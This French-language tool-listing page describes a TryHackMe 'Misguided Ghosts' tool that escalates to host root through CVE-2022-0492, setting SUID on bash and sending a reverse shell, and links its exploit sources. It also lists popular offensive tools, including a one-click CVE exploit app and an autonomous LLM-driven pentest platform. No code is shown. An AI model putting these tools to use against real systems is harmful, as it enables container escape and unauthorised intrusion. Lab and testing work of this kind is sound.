
Misguided Ghosts de TryHackMe

Utilisateur root de la machine hôte compromis en définissant le SUID sur bash, avec envoi d'un reverse shell également.

Sources :

  • https://github.com/puckiestyle/CVE-2022-0492
  • http://mon0dy.top/2022/04/16/%E8%BF%91%E6%9C%9FLinux%E5%86%85%E6%A0%B8%E6%8F%90%E6%9D%83%E6%BC%8F%E6%B4%9E%20exp%E6%B1%87%E6%80%BB/#cve-2022-0492
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

